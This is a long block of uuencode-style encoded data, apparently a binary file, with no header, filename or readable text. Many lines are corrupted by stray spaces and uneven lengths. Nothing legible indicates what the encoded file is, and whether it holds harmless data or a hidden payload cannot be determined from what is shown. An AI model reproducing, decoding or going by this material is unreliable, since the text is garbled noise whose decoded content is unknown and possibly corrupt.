MN>ZY`7/,S7G]Q73A#:#MI".WFOK>=YU>85I\ [&VF#ZPS]26]<[V9EZ1GK/*E

M>T7 [TMZQ=) WEOK9G8=LOF!ZPW%=_S@I?NA/E]_[VZM],K]YDZNCRC:9.,<<<
 MBRNS3Z6\I, />2CK61=) #HGUID?]OIE.M]Y7'+_.5)\>+M*#; 4I+>8OK_V#%N
 M!>!#ZK"BH[PB^Y%T]>7; OY69EOI5' /6KL+Z45W/ (7\VQ7VH@W9]ZDW0O1]H [H
 MUB= (3UMA^JGCZ%_2XM.\Z1>; ?>GQ6WWI: \$<=T:<W/81K)+^YEWNY+^V5N1 ['
 MNF69W^'+@# [O, CUF:GC_OT [*9??JW-3SL\<-M_*D6 [GD+^#8ZR.CCI='>GN
 MCG001UOYW370?I1TDVA?^LAJ1_EJLY? [4><WF<Z `]; K%='JNXP#V (_6_8OT [M3%
 ^%G=]C^L4JHP==!_T_8OH)_; RDT] `/? .V06=*IN!: 2 [KO&U/G&, <=O'>G!
 M3 (MO^0Z8G_.2M) Q' LN_& (CV* <Q_OT (.D9SC2WG-G'M) UN2^F*-^Y) NEIJWWI
 MR=&^=*2CSAA' VFL_TQSEOSADF.Y (SW", -<.07, Y'F>], AZYFR?I2' DFO6^M+
 M'W>D\$U; ZTF, <Z32L,]LQ+TGGC_&EO3+, =LQWMD-OLQW] 2 [JP (^T] WR5] UM%G
 M; L>X70\PQS' 6' \$>=N0Z=2+HA] 1#ET (.DO6=WE*-^E&->DA [D*/> .%<4^O>G)
 MCO (9CG2"HVUA1_J (H_)>CGZ\XURS"6*>\V; SN"H\$Q?K2XM.Q& [GT6 [?, %V3
 MNIKOL, ^%2+OIEY8JGZ^ (=NR1U4Q?9SJ:] 26] = (TO/6.3+YV?^VZ] 0\^2GK' 1
 M [/V-RN>? -XM_V&+:; E8^G [Q5&O+, VN; H9YNC?+NC? (= #_IT. ^7<YZNQB6TGO
 M4<: W2YUX1YUXSD7*#SG*) =V\$<SSDD" 1, =891_HLTS+?<YQO@#S+%COA. 7 (5
 MZ; N4YRG2J>3B+L^ED7Y!G>0"Y>=ZE; 9\ -ED&U (EK6M; R [3NY\$ \:O] J6] =EO+
 M\NUWN2MZ; ; Z.H)\ZCOJ2] MJYI "< [TC, <Z<*. ^D<<_7CM6=+>O2QIKVU+.K>C
 MSAQ' NHFCGPR. ^M [] W@Y4; K4OW8G] #W# (.5#JL.U (A\RC9)\XTI-99ZSHBS),
 MMGQ [=J9CCK-^E9C^W3%?N3, 'LY^%CKG+_>H^RU<Z]! `C8 [/.!ED+SBM.YLCZ
 M<N\ :Q/UUPJ&3DS) ?II] : /I_\S) %^+O) SK##; IS</TOE9+I\U>M=7/E/TKKND
 MXUDNGS%Z; 2.MH [ZD] SO27OU (^HBCOE</NJVCW+NFDZVSI?VWH/2. ^21M-<V
 MTCOFDL4A3S: 'G/) 9IW<OY' "D<SKJYW2, E<LQ%_E<U&LG\OFH= [WD<U*O; <CG
 MI5 [; R. ^8>P' ' ? .5S5*^=%W+, 73Y3] : Y14<=<Y+-5 [[E3PC' W\$@Z92SC613Z'
 M] >Y?270] ?RE' >2E' 6TE [SZE2CCE6=>BVAD, &2: =BG_*9K#<.E+0W) FGK*) ?T
 M.I; +9ZQ> [SU `] OG/ `0 [9!MB^XZDO?<=2==<: =H. =K0=; /ONF) (NS+NDI&\R
 M#OS.4?] [I< [OGP. &\<Z (VV?3Y; T.LKY '\O/6>8S6GG6 (?+ (9 [4MMIHS: Z+M
 MNQ--M' WGE*3E+O; 8, I<?WF3Y9 (<>ICK&G<I^KC, MY^E=IL?0) B5=?+, OG8; Z
 MT>71OG3 "E\ = [U+T@TW^, JG>6- (VW>7D; 3W+B/I: \$>Y] SXXW: &3Z=3) %: ; =
 MC/FG. ^8RG7-Y+17#] -I)]>DKZQE>>L-Z7] MK&= (<=3G?L: TEG<) 1 [] ^QT
 MASU/^S-Z8Z] . =WAEZ8 [] JFD<SO239QCQ?C28QS]> /? : =, ?^G> [P8] , =OD6/
 M%6WL5J?CS! I) NN967YTTRWUIKYU/MWW/9R1=FL^=) /UBN4^? -QUUCFSP] ?/0
 MT6==AW [B' ' 6\SQ `DW<E [7Z ` , 9RWSO8/, *#_ 'M-<&9CIL8"9MX#' 3WG6?Z=#
 M3 (<OG>GPC3, =. ISIT, -, Q_Z=Z=B_LQU [7-*IV,] OCKG\QKF (3N2 [\$7=1?M\$R
 MMY%#H@76YRG2O=8R3D6 ['N_821_] +: +<Z' G: 42WI (' ,]QQQZ/=>SQ6 (>OB' 78
 ML*2] YY&DO7X^UN&K8QVV' >NPVUB' ' <; 2/\BXZQRRK7/ (L) %10M%10M7VQ:C;
 MF# [/] " : L [P6F+ZXW^WH;] _4SIA>N, +: WC7O96RZV^ISI8-C84Z9?K#?KN, VQ
 MCML=NMKN\, . [' ++M=J3C' 7. 1 [Y4<H9T<=LSKB*/^' X [T44?ZF"-] W-&G?!>E
 M%_?72>XO; WEN/FU^Y6A [B?F_F5 [(/7B) ^U3: 7J9L, L>K#GNX9ON>^UUSR' _=
 MT?>-AWYN. /1STU' GGD/^>PZ_ = ^\QU^XY] MH] V_<, [8&C [0/; =W8\H/SRF==#
 MUI' /OO [TRL-T' , Z+ZTR+3 [C! = 'NL^TVFX'^?; C\$MMG2' Z>*H?YOIN [CC/&=:
 M_ , D+IF>@_"738] #G7TR7P [Y [Q?01U' G-M+Y+, BVV^H9I^: SJ' Z; E>93\>)>D
 M@R&_Q?1" [" . ; Z?&HXV*Z' <9R, ST (8P4P/0IM^YENM4G>KV; 2=6\$GP4R71CJ\$
 MZ76QOO011WFJE; [TY^V^M, 0^WG2 [S; ZT//<+95H^=_ .67T7; , *; %] WJ\; 5\$_
 MG. EJ2\$<PW6FY+SW>42Z^+BG3\APL) =-] L8 [IO+K"7#YD. @7ZR<; TDQ6^H: H
 MDX; I% [ZT5M\ : ?F<PIN69^, ? , 7T1^R (3TP=0GM6; QKID) .HPVB?SY/6^] `Q'
 MNF: L; R [R `; JW7) [!>LL7.N; ^&CI/YM4S^GG/6W^+KXX\ `X_TSG>33_YA&WSI
 M `: B3V=O/5E_ ; !/2?A.GX+; ZQ [F]] TS (] #?73, QV% = ! : O_6SQZ7FUH\] -#AEV
 M; O*59W?, 5Y [5>^?; : : .O_ACG6JSUU5> . ^<8YQI+G/- [TBS6^MJ.V.NS! T58^
 M; _I7YQM\ : UINLZ\WJ' _TAM] Z>*; ?#) [' / , JM\EG#Z\ = <TGAJ/ , PUI = .Y9! Y
 MM<, VNCEDJ.D8=X! #F' OF<. H5W+3; Y] L) -QUI' .L; JZQ@K@Z.\>) POW<*AYX: .
 M\F\$QOOD. @IS) F> [ED#EXI2]] T9&^B70& [[H [RIN@; 7; OVCGZ/ . "H\$^F0>9BC
 M7#G2 [1QU!FWPZ; _ = !E] Y) 8<] # -CD6^MNC020S; XZ0QSE+1SZE [N ` = ^\<?3?
 MQ+&^#1WU*SG28QOK*L_EO/K, X! CWHd/^5@Y; ?>%H. \ /19TW' 6D_>Z+! A1_EJ
 M1_ ^3? *8YP&&?5QW] 5W/ ,) 8UC_Z; : (] M [\$T?>I1U [\ *Y#MGA' 6CZ' \K:] Z [`9
 MN=-Y; 2!ADZ] .ACC' WG?,) ;] #MG4; ??53. =8BOZ-_N:] Y] 5QIE<, G. ' S^>\$>Z
 ML*/. ' \$=Y) 4?ZIJ-. : 4=ZFF-/+76, NWJEKTX+AZUV<K1MM<I7+G&XMVWN=; XZ
 MO1SU: SK*"SO2I=?Y] %EIG4, GCOU; ?+VO?CF' KN1Y [+] ^U9\$>Y) A+KQA?VTXQ
 M/GL; X"AOXDBW<J3K.GR^/! ?UEA=WC-7) H4.Y: _Q [#CKJ#W&L135' > : MHAWX<
 M^SV [(SW' 47^ `HY\HAR^*=L@3 [SC' Y=F4-V; ([*B3P>&+RCGF6] PQW\F.N2C'
 M>E5SU' _H6->7#MGDBW1>V8 (= : QKEC#\$<8ZUS^/'9CG%G. , 9: ZHAA (AWRC' ' 4
 MF>88-\K1_W% ' _*^T=M/_%I' O. &PJP2' _; 1RV%Z\8XYC' /KOY&A; R: ' ; PHY^
 M6CCV5% ' NJYC?4NO] /79SM%/L& . . +QSE1QS [+M@A6Z2C?H*C?^6PU0. . . CL=
 MNI) G. -X^! SCT<] Q1?XA#GT<<8YRE%] TQ (H+? W<=, @9YR@? [UB [: \$<_ . QU^
 MYJS#) UQUR. ->Y6M [US&7U4 [[<<<: KCCD6=LA0VI' >Y&A; R2' / ((<_G. , H [^3<
 MIXZ] UL2Q1KV<>) ^1SNS8 (ZD<^LGNT&VD8] WK.FROFL/V, CCT, \2Q-Y<ZSQ%'
 M>H! #MPF.L<8X [/ : %0\Z; CG0&AX] 2CO1%1YU@1_E#ATZ&. 708YYAO&J?_ = \B3
 MQJ' GU8 [8>XRC_\EK?/LZP5\$>Y4AO<LQ]] 1J?#F<XVDY>YS@C' .G5CG2<0\XY
 MCG1VQUJD<, SWB</VTCC*USGN=W& . . /F ((\ZOZ; C3) 3C2E1SWS2&. MBT<Z5Z.
 M^H6=Y?"EJ; SR. . ^8#K^TSM%_I&->U1P^7) X7>6/@8, ?>B7/42>. X&W9#3/6^
 MUTX</KRXXWXWS1%/9G?>\$>D<^ [&P (WZ+=) ROY5F9] T [1; JTO+9^#> . <KWYW [

MP&O;6WWIN["!U%Y_XHCEACCBP-R.\GB';DL[[GWRG,=K)U&..YH\^+. *]@Q
MW]S1/CN49\XYO&OMN`-6<L35W1QK5&FKK_ ^:CE@WLR/F3.%8]X<.&8XX8NGH
M#3X9CCCV9EU'?)!|80-]' ;%K0\=:E'.L>V;'N)X5OC6: [-#;.D><' .H\ [5C
MO\1#GIQ>NT+;7%Z]0? [<7MD<<<LPA[W-V>Q()]C#',>Z'.%]Y*L<<CSCL39Y [
MRW?3']GF&5TYIN6Y?7FFY=E::! ;E65E%IN59626FY5E99: ;E65D5IJ, @<U6F
MY7E7-:8] :%N=Z=?HLP;3%S?YRH,AYR=,)R!=F^F'V%, -F3Z`^G6],L!^:GKG
M@GOM;S^.\C2.M#RC*;EN80W+<\6O&EYGN!->U;YTKD=:7D.4 (_IOIM)\MQU
MM)5G`E[Y1SG*Y>Y?G^G)*WWE<B_V]B-_F/&O;!M]:;F/>- ,2D_];QY&>[\$C/
M<*03' &,5=J0EGO&F)0[QIE<[YBO^UIL^XDBG<:3%C]7QVH"CK?BQ!DRG@'TV
M8OJFHVTDYMO8NT:.\E[\SLQCV=\^S%M@;38H<OF:[][\` \MGW/R9\ [VCZW
M?<_5Y6\XO=^U?F7[GF_+WW/.X+AO6"[]_R.Z8KGE\M67=\$-^?B=_^SF><'
M..I(VOM]T4"7[YE\D*..I+V?:4IZJ2/M_>Q8TM[/K>1O2>.AMXSJA3TG0K[K
M/-V>D@3[6&51?X<K_+^6RN@1G&Y7(MX#YL5_!RR#;>7O6/#?<V7P6_D[%ORW
M-\$`^`^Q6RY(87`TLBO\6!\CW@=WJBR"#5<,,S@\W6`GU:F*,<0'RG=2I]C<>
M0;>:DT2^-~18GP?+]RS=JFBHP=]1ODCM4K]AO1>C79T@^5[9*UOR2_'?K&"#
MLXE1Q'G\$!<18XD[B(>)AXA'B'\!E&%?Z%Y3Q!(=I?&GGTOP@UPSB4:(G1*D5
M*D[+%4V,83\Q[&>5LG5>4/*KU6L[N27H5JV)'P<(/K5[\$'L&F')IMYK]K*8\
M@B+/&ED_RV"[`(-;B=)N#?6V1J72[6*A=RF/9?E:E5\90*[Y:Y5+][L>]:7>
M>M9;KS;;PM^H#NGR32C_TC)XF'B\$^`^?Q*+%B@,%6&BNS_1L][B:U1?>[&?-Y
M+:X-]4(LDV\ :8'"O1M-N,^79HO;I_%;*\$T>]QZE8S8]3V_1\MI&_#1ZCCL['
ML?R>GN=V]!]N&8P@9B!F)&8B7B*6"#!8DCB8N)]X@/A>D\$&Q9\&\`L'5*EVX
MR8M];^<^VLY]M\/_U;<,-B`VU/A&SV\G=IS!/EI_.S'?81KC]7QVJ3V:+RC\
M72J5-4SC()OPZZ@9&@/448W3;+'?76B?%7+N9OL]R!LT=A</34L^'OHT^9U:
MC_`0I/0;CQYF:'QD2[[]J?=[_V(=W6X?QI-V^U%/RO=CQ)0),FC*5^C^]F/&
M,S26U'+N1S\BYP':]0':@>'PC5MUNP-JB3U#X]:C@,J`]NMU_,[@'Z&`@]R
M?@=I+P>Q+L,TFGTE.(-X5*,9_Q!F)NT.H43:'<*,AFG<K]L=P@C2[C#G?5B=
MT/4.JR.ZWF&N@Z]I-TW+>1C[3OH_C!TH<AY6H9;(>425T>V/J-^*Z_1<EW]P
M_G^H2[K\&-I/"S#X" _XY%YK&5Q'7*^QI#H?)KA:7=,XW7Y" _`=X@G*4)=U
MOR=4)3VO\$ZJLGM<)[-BC&BMJ>4^J4[K^2>1%GE/T5Z=H-Z?HKTY1KPE<]P35
M1O,3T/\PC7&VX4_7>A\$JJC&5'N<<^SW'?L^QWW/L]P*P59#!WAZ#J<(-IB'&
M)S%X.(E\;];H\1+[N\3^+JDP2_J[I/[1\ [VD<NOY7J9_N:SV:[U?S3\0:+`,
M\=-`^0[N%=WO5?K5:_2WUZ%W+TKY=8YWG?)?Q[K-T!ABR7@W.-\;W#<W6/\&
M[><&[?,&[>>F"G9]_5O<' [=H' [>P'X9I3*GG=0LK(>UN\SRZS?/H-ON_S?[O
MX#_AWZ&\=[!>AFG\2AG^:MW/'?J1._!@LDYWU4\$]_CV5S#)87[>_QWU_C_[B
M/NWL/O?_?=K;?=0S_&G:#NYC_D<UWM3]/Z0^_&0\`ZE\$9?",[N<Q^WW,_AXK
MMY[W8[5!R_N\$[9^H9[K^4Z#DG[&_9]3; ,^KM&6I(^>P4^&_!>GZGHOF?^+
M^.I?K*?[_ULEU?DW[/\^-W_#_@-]H'T_P;V-8-X5&."GN\M`-EW==H\$5V6
MF8^+`M#CN(&2=UMNYLUZNTM6I\!EM%+@&7L,I#Y0.:#V%\0VP5;(7K]@BVS
M_B&H)_D0JZ#.AUHO;8/%=/U0R]AQ*/J5>819L;H_CV7D]U`N#_OWL'ZX9?0B
M*`S!8400?P;Q*%`T\$F[9VD*\BI^,H/P1[#^_4=#FD?27XDQXFTS/I&LI[@
M#.)1HHP]66<I&R?E/(EI7Q)*5]2MDN*\ :2=H&D7:P_5^,A.&68P!S"9M5KK
M0W"81B-' ,LJ1C/TEHQRTI_@4&)*W<\])?TEIQZ34\ \IK!M:[^]9QL^EMG)9
MF>#W/B2F(:8EIB.F)V8@9B1F(GY\$SS\$,0LQ*S&;EL#X"9B?F8'E.8B[(5\4R
MV([8E]B/\^-17F\06)I8B=B\$^!5Q/'\$* <1GQK,;I=I(@P3I6`8WCU9<:@]5@
MYC=JC%);-(:IW,")>T\p89?/-CP2VD<8%_26,HN'2KXR+ZD,=:N' &;:[PXS
M[>/#C!SY/\`8;>4Q_5SVFOVL:DZE*X89_*MS(6T[K* <@U*8G)3P;FM@II_>4A
MYB7F(^8G%B`6)! :B7@M1KX6L[U2.(\$&CCT+40R%KKBKJH,4JY@TT^\$S%SL'FO
M\$&SZJ:8QR'5'8PF[8JC@7#5?XPSU39A@#;M#N*F_@ABM<;I=(G!@DE,OU6!
MA:TR6MXBQ*+\$8L3BQ!)6*6U7)60?'DLR7XK\TLORM*LRG<<9S&.6QEA[ML;I
M]B:-V>SLP8)I[=-0P4?VZU!33]:S#->MC#5;!84+CE=E-9:V]H4;_BF-46I_
MA.FW<=<=00VRKL;..?'S8*J_E*TL1RQ/.<M;9:VY&F/M51JSVX<TYM!REK>F
MJ?G!AI\N5-"MW&\$F7SG,Y*MJ+&=#:^RK3K<-YE&>\RA/N043@!6M6EJ.2L3*
MQ"K\$JL1J5@TK,[`ZL8954^O`\$V)-*[5=(4APEFH3)FC&K\GVM3C/6K2[6M:'
M=N5@P1+V)Z&"L79G8A>-Z>V>&F%W88(UM=YK4=^U:=^UZ2=JTT_4IE^HS?'J
M6-G5Y'#!Z?8KC8_L^6A?UVJGY:I'K\$]L0&Q(;\$1L3/R4V(38E-B,V)S8PFJI
M]=("T7L]3/F6Y+_N=5*YUM1;ZU8WIK8AMB6V(Y^LQWGW8[[6O!/HOC=-M2'
M8'GB\$.)XXA3B.8U&3^VL`:H)L4N0X9_0.%UE"18T?K"=E<SN2!RD,:U]-=C4
M?Z;Q%WUNM;-RVH5#!8V_;\$=_T0Y^HF:HZ;>.QCFJ'K%QJ.EG)G%6J!EGML9'
M]C7B7>(#XFN-9A\ (MM4X7K4+,^/UUI%7J'1V*6,KSQFG.0>,[\4S#=#_IK&
MV2HPW/37+9SZ(_X<;N2.#3=RKM4XTSY._BEB`C\$%U_\$]XE9@>ZN#7M`.W`\=
MJ* <.F-<98\$?ZIXY6?GMYF*"1OR/[[\C^UE==3^=B5V(7:G_KIA/(V(SC4&N
MB##!N:IDN,F/1/UN5D=KCNQ![\$G.:;@5F`O:Z`N[TWL0_R"V)?XI=5?V_F7M
B]-O]F.]/_@#B0/KM@;3'@?3;'SFNX.8@4V^[1J.7@5S_@5CW/&\$&*VO,96\ (
M,_5E/0?2_PVD'Y?^VFL<H/W*0.IS(/V+\/,D,=B,\K4AMM5H_/I7UB@M_]?\$
M0<1OK,%ZGM\2![-\"/\$[XE#B]]9P76\8<3C+1U@C=7XD_<1(^M>1M(.1K#>*
M_F\$4_<,H^H=1)`NCZ!<\$?R*).T[1:/0^BOYY%/4[BO8C]>(T&GV/HIY'6;GM
MNAJ-?8ZBOD=!S^T])O^(^%BCV4^2#PXW)0II'*G7813U/PIZ_PKS^L\$:I^<W
MFO@C<8PU5NMEK)52ZV4L]3*6>AG+>N-H5^.LO/:P,, 'I=JS&>W?:<,&Q>MR?
MK"FZ_GCB!.)\$XB3B9.(4ZF^^^ (T@0:._*=3/%.IG"N0:J#&?_5N8:2?ZF4)[
MG\$ (YIEB3M1Q3:(=3J(<IM+LIM+LIU,O/UBPMQU3B-. (OQ% ^M&5H_TXDS6#Z3

M^IG)_"SJ9Q;EG\7UG\5]-XMV, (OSFL5YS>) ZS^)\9G\$^L[B_9EDS]7R`]E&-
M9CY2OP_&G6U%Z?' G6' .U?' /H' WYC?B[YOQ.C*%\4Y8E"_=JA@D:>*/0_7J.9
M7Q3E\$GX7C;]K>:*HWRCS7G6'CW>/ (X_G_D%UB() [D+B(HZ_B., OXOB+./XB
MCK^(XR_B^(NL'O;7&A?J\1=Q_\$4<?[&U1(^WQ(K1XRPE+B,NMZ(U?P4QFN4K
M.<Y*YF/0WWWY6R+*<-UC.&ZQ5#. &"N//4BC:1]#.6.X?C&TQQAKI98WANL7
M0WD%FV*\5=8&/>YJXAIBK+5>R[F6N(ZXGOP-)\$\;Z)\VT#]MH-P;H,?)Q^)
MU4(--B&V), XE1A'G:33SW<#Y;N#\ -E@% [2\$>4^L\;I&,V_) %=HYB_Y-<1U
M&HT>-M".-UIQ>CZ;B)NMK7J>FQGO;6%*^_EQG%\<UR4.<<GF8,\$H%: ?1R"OY
M21J-W' &PLQ,>4YZ@T<@;9U6Q4VJ<HQ8"MU[F]3C;B3NL77K\G<1=+-]-.78S
MOMYM5;4_10L]&"]GL,&IF%^\Y%_G^1##29E/CFQ'G'_4'49M(@VT46L2ZQ'
M;\$AL2NQ' [\$\<0!Q(_ (KX+7\$H\7OB#\09Q&S!!JL3:Q'_ (=8D-B'V(C8F?DIL
M2?R6.(>80#Q-/\$L\3[Q(O\$M\172%&\$P6:C'Y,07Q/6(18EEB>6)WXC#B<.) (
MXBCB#\18XEKB.J(*XSH17<008GIB!F) &8B9B9F(!8FUB2V([8@=B=V(T<15Q
M-7\$-<1TQOX?K1ZQ!_(18B)B+.-1;+]Q@*^ (9XEGBS@B#NXB[B?' \$@\1#Q,/ \$
M(\0_B,>(QXDGB">)IX@]Q!#NDU!B&-#%3\$:L0YQ&7\$1<3%Q"7'H\''0' &0P@
M!A#B6%\$S&F(+X/C\$5,0VQ.;%\$L1NQ.[\$'L2>Q%[\$W<0KQ9^(LXF_\$6.):
MXCKB1N(6XC;B!>)%XFNB/*\2S\$C,1/R(F)F8A5B46)Q8BEB.6)Y8@5B16)W8
M@-B1V)G8E=B#. (BXF;B%&\$?<3[Q`?\$YTAW`]B>(G)/R(F8C%B26(98E5B=6(
M-8@UB76(=8GUB`V(#8F-B(V)GQ*;)\$L2FQ&;\$UL0/R.V)'Y.;\$5L0VQ+[\$X<
M09Q-G\$O\G1A%G\$>>3UQ`7\$9<28PAKB) &AAE,2DQ&3\$Y,07R/^!\$Q.[\$@L0ZQ
M';\$SL0>Q%[\$WL0^Q+_+%8G_B'.)'XE?;\$XF#B4.(WQ`'\$R<0)Q'G\$Z.):[WS
M\W"?\$],2TQ\$S\$,0*Q`K\$=L3^Q-/\$1.(B<0SQ+/\$J\1KQ.M\$B6,\$"Q\$+\$XL0
MBQ&+\$TL02Q++\$LL1RQ,K\$"L3JQ#;\$KL2NQ'G\$G\G+B(N)ZX@KB3&\$%<15Q/7
M\$&.) :XGKB.N)YXF7B=,B#.XA[B?^17Q#=-/OYR+F)N8AYB-6)58C-B,N(D83
M-Q`W\$C<!#\I^"#+8C;B>V";88%MB.V)[8@=B`C&1&!F,) `81`PFAA+#B!YB
M.+@\$L3VQ([\$3L3.Q"[\$;L2>Q%[\$/\0NO/!Z#IXDYP@U(\$Z*,+B3V!OZ.02L
M`V3P)^(!XD%BZE"#68@%B<6(3<(\CB<V!AL2.Q)/\$H\1CQ)/\$%?<`Y^(@Q.
M(-XEVI1W%?`PL`JHP=;\$R:AW!)@?_1RUCNM[PE'>@X\Q?]PZJ>\-)X@G>7\X
MB78?!PN: ^!)WH=/\AYSDO?AD[QG2GVYSYRT"MGQX8(G)/U2RD\1Y7YYRDK4
MXR003Q,3.6XB^T_D/2B1GS<E8KSE&DU_B>SOC'5.MS]+/"/?;X4:%#]WP;JD
MRR\2+UD3=%QT"?VETCA?G\^7K7N: ?X5XE7B->)UX@WB3>(MXFWB'>)=X#W(^
M4P8OR_L5.,][O"?>LXJK4<\$&?R".)OY(',\$,<JW&Z?4:C69=[U-<]WBO1OSI"
M_(-XEB,>)QX@GA2XS3[!O\$F\1;Q-O\$. \2[Q7IB95RJ/P49\$69][5H"Z\$V'R
MC9,8N6<#[UO/M5X>\$!\2_R0^LAYKNWS,_! /B4^(SXG/J\3GU^)R?JSWG<ZWG
MUC0=ASWGYVG/+5L_#W]NF<_1I/Q3C;.TWWC.YUK/K:?:;I]S'L]I9X+7-#ZS
M7'K*=I?/[>*V`%)S+C-DIAZK8EMB&TUFN?)+ZR76OZ_+&4+OB*^)OY-?\$/\
MAR@_."&?KPO*Y^3*-I]_RR5/_M=6MOE<6]GF<QPIE\^KI3P^S+23SZN%?\UC
MVLOGT9;MT?W;1-!130P@!A*#![!;UB>8&, +R4#M,Y\L\QP[S#;/:\-LXQ_"
M6,\#.;I8!N)K-.OHL<TZ>FRS?H);-9K/1SVV>9[AL<WS'X]M[-YC%]7/IST8
MK[_&2FJZQLIJ1I@91^Q2\)%&XU<D'QQNQJFET3P7\F'>^S2:YT\$>VSP/DGK+
MDAB4[W.&VU^I1D&"X_6](1SU>FHTGWM)/F\2DU^91' [#R]2/L,WG;1&L'\`Z
MDB\.;C!O\$E,N[9*P71+A!QN4>"2Y9&H)_%?),HECA.4^"TI^4F1EW@I*=LE
MMU/J=4ANOV</U3C=_CZ_)98'94C5-#P4]CF.71*VWS^E]*.MP^\$"9K/5=['
M.DN]]^T/#_OLY]4["<5^:G83VKVD]K>9\$\(%33]I69_>PU]C_!!N7%ZFE1
M/L:2WRY+K_M]3[M(SW[2V^;S1RFO39P8)IA* [=!HOG^1GN-GL! ?87R>1WSXS
MXV6!_6P*E]\^*V9W#A*;<;D<DD7<\$5K!K>@1C[;H:37EVY,>&"II\#N13!@F6
MM=<'F?PVC9OL,J\$F7S]<T-3/:9>Q2X8*FGPNVWR>E8OYW+;Y7#"W;3XGSPW[
M?.(Q^9KA@N9S[=S_UL?]+XF\?Q!Q0+#!]X@IB0<T?FRO"!6,M5>'FO*G'H//
M-)K^ \MKF>P5Y46^]1E.>SZYD'_<(QMh7-9KR_+9YKIB?\N5G>0'JKP#U5X#E
M!>W*]G<>09,09%>SYX0+QMI1&DUY8:#(6YCY(G9YNZM',-;NIM&4%^5\BW* >
M1:F_HM1?4>CK1:CABQZ+4LZBCO:BOV+B9X(-RCU<4.Y)@J<T!J@7X?+;=M/M
MQ\K@(\$^)3X@MB6LM@3F(N8GOB:./Q/'\$-<1@VV#Q`(/EB16(K8D=B=\0?R2.
M(TX@_DQ<1"P8*&CF4P)Y>9Y4@OM*4)ZK"HX.-3B'*/=CP:P>@Y4T^OKY)<*@
MW#M*0J^E@PT6\`B:>I)?DT3>*SG=;A-D<[-1]J]@KC"#L42Q(\& (<(,EB"TU
MFGXE7X#]RO>.2K.\M.A3Y\MH_U&: ?J',YRTXC?@K\351YE\&]C(CU.1EOF78
MKZY'E'D+UF*_M8G+B-%\$.2^\90^"XL<_YC@?LU_)BW\N"Y3O_95EN>2')' ?
M3C3URU\$>P?[\$\`!!4[\ \ZY5GO?*8QPE=;O@5N)X5J.*+*^(?%R007D>5)']
M5&3]BES_BJQ?"7DKQ&#E4\$%?^>8D\KN.1L^"#8AQ1/%7@OF)!8@GB=)O9?9;
MF?8A6#_,H.Q/P3WA@F9<R;/_/<;WC;TDBORUIQJ_"_2U8BBC]"/8CS@LWN%BC
MZ;<*:L*[:LJYU&5ZRG8/M1@)V*6,(,YB1O"!4U_5;G.U<0^@PR^UFCXDH]-
M(K^#:>RDNFV>FUO>G[I=0]MS#?#E.;!@,^)KC<HU/-CDY3F0H+2OP?G58#^2
MQ)A,_[D<^<-6WS>4,MX.@@W\P+_8F>#W<8-HD!D<19R:1W^ITJS3\$B<`Z
MP(!) !D<3SQ.EWSKL3_`Q4?JK!_] =S1*;<;N^6ORMCOC[S#8"/E*'IEWQ+XN=\$
M4_Y+?2WR@L:%ZJ'&D_7>8)ZHZ:<AVS6RFV@]-R9^2FP"_EUE\! [Q/O\$!
M\2'Q3XVFWR:85VW+E'=D/L@V^6(!)E^#. #W'E.\FWM680N4)-/V=#1-,HBYH
M;&O?UQAE/]48X'JFT>5Z'F;JOR#_)?E_D?\J3'XSU<C7E.,ULYOK>39G>7/(
M,RA`T"/;([X['&;XI\+D=U:Q/RQ!4U_RGP<8E/J?L?PSYELRWY+Y5I!??R^
MV(;8%OR7RN! ?Q##+8&YB7F(1C:;?MJ)'EG)"K\$ML3FQ![\$1<15Q-/\$D\14P@
MGB8F\$]H#%?!IC\9.)4X@SB3.(LXFSBG`#3_C?FYQ)_9WD4<1[+YQ,7\$!<2
M=Q/W!)CY[V/^//\$>\3[Q`?\$A\4_B(^)CXE.-;>V(\$,%6)I8PH^>M&EO;<1JK

MJNT:S3YK:Z=7^S4&JD.LGZ"QJWINS/1[26-#=9GYJQI3JNL:,Z@_-7:S+8^I
M9VOL;KLUUE`#DA@<F\$1^Q[>SMI?VQ`[\$CL1.Q,[0B[S;OC/WH>"O`0:G\$Y=H
M-/KL;\$]1^^(#C;U+J+&!K;+([\3;/9=5]I=5[;KBGF&APA^:6_6_#7V+HW?
MV`?#3+TK&A_8C\ /D=X9-VYLWPWWSIU\MO#T^U7RJ#',O@1,3,Q"S\$K,1NQ
M(+\$0L;!&,X[DHXDKB3'\$6.(AX@/B0V+E`(-5B%6)[8F[B4^(SS1NLK?I^7CG
M%6LG\$L^\$R;N\I]O/P^7]VR/L@P&"/]A' `N1]V087VXMM>>?^#GN'G5W^CAH1
M^6DE.-Z>Z!%Y)KL,>4_: [SJFJ.QCSU?XV/700(7\$5<3MQ"W>>0K#I_9\KPW
M2-6UWX0+UK%;1\CO?7VNQPM6GZB08,'J*IDNKZJJ:ZRF/B\$VTUA#?4'^]Q'R
M&V'%[)G^4,HM*') [X.DD[T%DT5GN^^0G5;548?D[\$[0L\$"K8VI;S,1GE2(9Z
M?>701Q!I+0P5G.5* &B%XQ)4LPI17T]C#KJVQIUUV?Y9\16VJ<X?I>8VTU,\+T
M*YB<<B2GG,FIU^3J"ZVO%.2_IU:Y!%-"PF;R?#\$-4)M"! ?NHUN&"D:JC/!=@
M_?=5C*NA/#='.X,;-*926=R%P4;J[]!'NJS!KKJYH:)UA=-/906S3&6ELU
M]E(' -793%S6NL.YH[*T&>P3[JR, :FZBO]3A] [%O\$Q&"]=0MC2WM]I `S#>24
M]4]#_: :EW&GA00PN<!G\3#T+%/Q4O='8:Z61YQ4JOQJD<;IU3N,)Z[; &ENK3
M<, /B:V(K8DM5)-PTZ\5(=A,O:>QJ?I `8W.5* <*,EQ>8CG*EHSR"CP+E]]+:
MJ!WR? \$0ENBYI[*O:R?, /U5XUU=A!-=/84;70V\$X-#I??36NCY@8+)G\$7#!',
MK[[66%K-T7C*N@7,A' %&A\OOJ757FT,\$P^TV\OQ\$)7<7D><F:JIUR"._JQ:F
MJH8(KE:?:5ROV^<@YD0_ ^X,\$4[CSZGP^54UCF!XWIRJNQ\WY;_U\$U]E0@T4\
M!HO* <Q'VDUL5TO:7&WK8K3%\$-AFPC+;'W&J`MH/<JJ^VR]SJ"]5%8R7[!^@S
M#SRYZ#&_NNFZ\$R3XM?(\$`X:H?B\$&W>BG@!JJ:@<+ #E9U-'ZKZ@(+JOZZ?4%X
MLI]TOJ[]7N,P>Y+&8O8OX8+E<[T:P]0!C>7LD\3?(4=AKFMAR!488?!]C=_;
M7T7(^Q@,OPAN-H+%)< ,P>-[U,D@P1/\]NI2+_Y*\!_UZ<>CK2:A@,7M7N,\$'
